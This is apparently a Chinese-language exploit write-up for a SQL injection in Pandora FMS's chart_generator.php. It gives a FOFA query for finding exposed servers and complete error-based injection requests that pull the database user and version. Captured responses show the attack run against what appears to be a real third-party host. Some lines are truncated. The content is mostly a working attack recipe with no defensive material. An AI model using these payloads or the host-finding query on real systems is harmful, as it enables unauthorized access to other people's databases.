# P6-2PandoraFMS-监控软件-SQL

## 漏洞描述：

Pandora FMS监控软件存在SQL注入漏洞，攻击者通过chart_generator.php 来执行恶意语句，获取数据库敏感信息。

### 网站图片：

## 网络测绘：

### fofa语法：


FOFA：app="PANDORAFMS-产品"

## 漏洞复现：

payload：

```
GET /pandora_console/include/chart_generator.php?session_id=1'%20OR%20(SELECT%206562%20FROM(SELECT%20COUNT(*),CONCAT(0x7176767171,(SELECT%20MID((IFNULL(CAST(CURRENT_USER
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Connection: close
```

效果图:
查询当前用户




```
GET /pandora_console/include/chart_generator.php?session_id=1'%20OR%20(SELECT%206562%20FROM
(SELECT%20COUNT(*),CONCAT(0x7176767171,(SELECT%20MID((IFNULL(CAST(CURRENT_USER()%20AS%20NCHAR),
0x20)),1,54)),0x71627a6a71,FLOOR(RAND(0)*2))x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x)
a)--%20WIkG HTTP/1.1
Host: watch.ticoop.fr
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like 
Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Connection: close


```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 Dec 2023 19:39:59 GMT
Content-Type: text/html; charset=ut
Connection: close
X-Powered-By: PHP/7.2.15
Set-Cookie: PHPSESSID=tdhjr9frdu9ij
Expires: Thu, 19 Nov 1981 08:52:00 
Cache-Control: no-store, no-cache, 
Pragma: no-cache
Content-Length: 1565

<strong>SQL error</strong>: Duplica
'group_key' ('SELECT * FROM tsessio
(SELECT COUNT(*),CONCAT(0x717676717
0x20)),1,54)),0x71627a6a71,FLOOR(RA
x)a)-- WIkG' LIMIT 1') in <strong>/
strong> on line 117<br />
<!DOCTYPE html>
<html>
<head>
```

查询数据库版本



```
GET /pandora_console/include/chart_generator.php?session_id=1'%20OR%20(SELECT%206562%20FROM
(SELECT%20COUNT(*),CONCAT(0x7176767171,(SELECT%20MID((IFNULL(CAST(VERSION()%20AS%20NCHAR),0x20)),1,
54)),0x71627a6a71,FLOOR(RAND(0)*2))x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x)a)
--%20WIkG HTTP/1.1
Host: watch.ticoop.fr
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like 
Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Connection: close


```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 Dec 2023 19:41:43 
Content-Type: text/html; charset
Connection: close
X-Powered-By: PHP/7.2.15
Set-Cookie: PHPSESSID=a9jevsopl4
Expires: Thu, 19 Nov 1981 08:52:
Cache-Control: no-store, no-cach
Pragma: no-cache
Content-Length: 1549

<strong>SQL error</strong>: Dupl
('SELECT * FROM tsessions_php  W
COUNT(*),CONCAT(0x7176767171,(SE
0x71627a6a71,FLOOR(RAND(0)*2))x 
LIMIT 1') in <strong>/var/www/ht
line 117<br />
<!DOCTYPE html>
<html>
<head>
    <meta http-equiv="Content-Ty
    <title>Access denied</title>
    <link rel="stylesheet" href=
    <link rel="stylesheet" href=
```